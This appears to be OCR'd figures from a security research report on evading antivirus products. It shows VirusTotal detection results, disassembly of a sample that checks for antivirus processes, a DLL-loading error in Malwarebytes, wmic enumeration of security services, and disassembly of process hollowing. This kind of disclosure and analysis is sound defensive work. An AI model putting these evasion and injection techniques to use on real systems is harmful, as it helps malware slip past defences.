
10.01 MB
Size

2021-01-30 18:39:37 UTC
2 minutes ago

Crowdsourced YARA Rules

⚠ Matches rule PyInstaller by @bartblaze from ruleset PyInstaller at https://github.com/bartblaze/Yara-rules
↳ *Identifies executable converted using PyInstaller.*

SecureAge APEX	ⓘ Malicious	eGambit	ⓘ Unsafe.AI_Score_99%
Malwarebytes	ⓘ Generic.Trojan.Injector.DDS	Microsoft	ⓘ Trojan:Win32/Wacatac.B!ml
Yandex	ⓘ Trojan.PWS.Agent!m7rD4I82OUM	Zillya	ⓘ Trojan.Disco.Script.104
Acronis	✓ Undetected	Ad-Aware	✓ Undetected
AegisLab	✓ Undetected	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected




1 security vendor flagged this file as malicious

11fdf57058efa3394da798663ec5eb0de2c1615ed08a0163bb428a6f96eb4962
Antivirus Fingerprinting.exe
64bits assembly overlay peexe runtime-modules

10.01 MB
Size

2021-04-26 15:04:30 UTC
1 day ago

SecureAge APEX	Malicious	Acronis	✓ Undetected
Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	Alibaba	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected



```
push    offset aSpideragentExe ; "SPIDERAGENT.EXE"
call    sub_402640
add     esp, 4
test    eax, eax
jnz     loc_402948
```

```
push    offset aDwengineExe ; "DWENGINE.EXE"
call    sub_402640
add     esp, 4
test    eax, eax
jnz     loc_402948
```

```
push    offset aDwarkdaemonExe ; "DWARKDAEMON.EXE"
call    sub_402640
add     esp, 4
test    eax, eax
jnz     loc_402948
```

```
push    offset aEguiExe ; "EGUI.EXE"
call    sub_402640
add     esp, 4
test    eax, eax
jnz     loc_402948
```


```
    pop     edi
    pop     esi
    pop     ebp
    pop     ebx
```

```
push    offset aEkrnExe ; "EKRN.EXE"
call    sub_402640
add     esp, 4
test    eax, eax
jnz     loc_402948
```

```

loc_402948:                 ; uExitCode
push    0
call    ds:ExitProcess
start endp
```


```
push    ebx
push    ebp
push    esi
push    edi
call    sub_4025A0
mov     ebp, ds:EraseTape
mov     edi, ds:GetLastError
mov     ebx, ds:GetCurrentActCtx
xor     esi, esi
mov     edi, edi
```

Chapter 8: Best Practices and Recommendations




mbam.exe - Entry Point Not Found


The procedure entry point ?window@QQuickItem@@QEBAPEAVQQuickWindow@@XZ could not be located in the dynamic link library C:\Program Files\Malwarebytes\Anti-Malware\mbam.exe.




```
00007FF856C82A20 | 40:55     | push rbp     | LoadLibraryExW
00007FF856C82A22 | 53        | push rbx     |
00007FF856C82A23 | 48:8BEC   | mov rbp,rsp  |
00007FF856C82A26 | 48:83EC 58| sub rsp,58   |
00007FF856C82A2A | 41:8BD8   | mov ebx,r8d  |
```




```
C:\Users\admin>wmic service get name, pathname | findstr "Malwarebytes"
MBAMService                                "C:\Program Files\Malwarebytes\Anti-Malware\MBAMService.exe"
```




```
C:\Users\admin>wmic service get name, pathname | findstr "REVE"
REVE Firewall Control                  C:\Program Files\REVE Antivirus\Modules\Firewall.exe

REVE AVEngine                          C:\Program Files\REVE Antivirus\Modules\Engine\AntivirusEngine.exe

REVE Security                          C:\Program Files\REVE Antivirus\Modules\security.exe

ReveAntispam                           C:\Program Files\REVE Antivirus\Modules\ReveAntiSpam\AntispamEngine.exe

REVE Backup                            C:\Program Files\REVE Antivirus\Modules\ReveBackup.exe

REVE Connector                         C:\Program Files\REVE Antivirus\Modules\ConnectorService.exe

REVE Filter                            C:\Program Files\REVE Antivirus\Modules\Filtering.exe

Win Service Runtime                    C:\Program Files\REVE Antivirus\Modules\WinService.exe
```



```
C:\Users\nir>wmic service get name, pathname | findstr "Max"
MaxCryptMonSrv                           C:\Program Files\Max Secure Total Security\MaxCryptMonSrv.exe

MaxMerger                                C:\Program Files (x86)\Max Secure Total Security\MaxMerger.exe

MaxWatchDogService                       C:\Program Files\Max Secure Total Security\MaxWatchDogService.exe

MaxWsRegSrv                              C:\Program Files\Max Secure Total Security\MaxWsRegSrv.exe
```




```
lea     eax, [ebp+StartupInfo]
xor     ecx, ecx
mov     edx, 44h ; 'D'
call    @System@@FillChar$qqrpvic ; System::__linkproc__ FillChar(void *,int,char)
lea     eax, [ebp+ProcessInformation]
xor     ecx, ecx
mov     edx, 10h
call    @System@@FillChar$qqrpvic ; System::__linkproc__ FillChar(void *,int,char)
mov     [ebp+StartupInfo.cb], 44h ; 'D'
lea     eax, [ebp+ProcessInformation]
push    eax                ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                ; lpStartupInfo
push    0                  ; lpCurrentDirectory
push    0                  ; lpEnvironment
push    4                  ; dwCreationFlags
push    0                  ; bInheritHandles
push    0                  ; lpThreadAttributes
push    0                  ; lpProcessAttributes
mov     eax, [ebp+var_8]
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System::__linkproc__ LStrToPChar(System::AnsiString)
push    eax                ; lpCommandLine
push    0                  ; lpApplicationName
call    CreateProcessA
test    eax, eax
jz      loc_45B12C
```



```
lea     eax, [ebp+NumberOfBytesRead]
push    eax              ; lpNumberOfBytesRead
push    4                ; nSize
lea     eax, [ebp+Buffer]
push    eax              ; lpBuffer
mov     eax, [ebp+lpContext]
mov     eax, [eax+0A4h]
add     eax, 8
push    eax              ; lpBaseAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax              ; hProcess
call    ReadProcessMemory
mov     eax, [edi+34h]
cmp     eax, [ebp+Buffer]
jnz     short loc_45AF27
```


```
mov     eax, [edi+34h]
push    eax              ; BaseAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax              ; ProcessHandle
call    NtUnmapViewOfSection
test    eax, eax
jnz     short loc_45AF0C
```




```
push    40h ; '@'          ; flProtect
push    3000h              ; flAllocationType
mov     eax, [edi+50h]
push    eax                ; dwSize
mov     eax, [edi+34h]
push    eax                ; lpAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                ; hProcess
call    VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
jmp     short loc_45AF42
```

```
loc_45AF0C:                ; flProtect
push    40h ; '@'
push    3000h              ; flAllocationType
mov     eax, [edi+50h]
push    eax                ; dwSize
push    0                  ; lpAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                ; hProcess
call    VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
jmp     short loc_45AF42
```


```
loc_45AF27:                ; flProtect
push    40h ; '@'
push    3000h              ; flAllocationType
mov     eax, [edi+50h]
push    eax                ; dwSize
mov     eax, [edi+34h]
push    eax                ; lpAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                ; hProcess
call    VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
```




```
loc_45AF81:
lea     eax, [ebp+NumberOfBytesRead]
push    eax                ; lpNumberOfBytesWritten
mov     eax, [edi+50h]
push    eax                ; nSize
push    ebx                ; lpBuffer
mov     eax, [ebp+lpBaseAddress]
push    eax                ; lpBaseAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                ; hProcess
call    WriteProcessMemory
lea     eax, [ebp+NumberOfBytesRead]
push    eax                ; lpNumberOfBytesWritten
push    4                  ; nSize
lea     eax, [ebp+lpBaseAddress]
push    eax                ; lpBuffer
mov     eax, [ebp+lpContext]
mov     eax, [eax+0A4h]
add     eax, 8
push    eax                ; lpBaseAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                ; hProcess
call    WriteProcessMemory
```



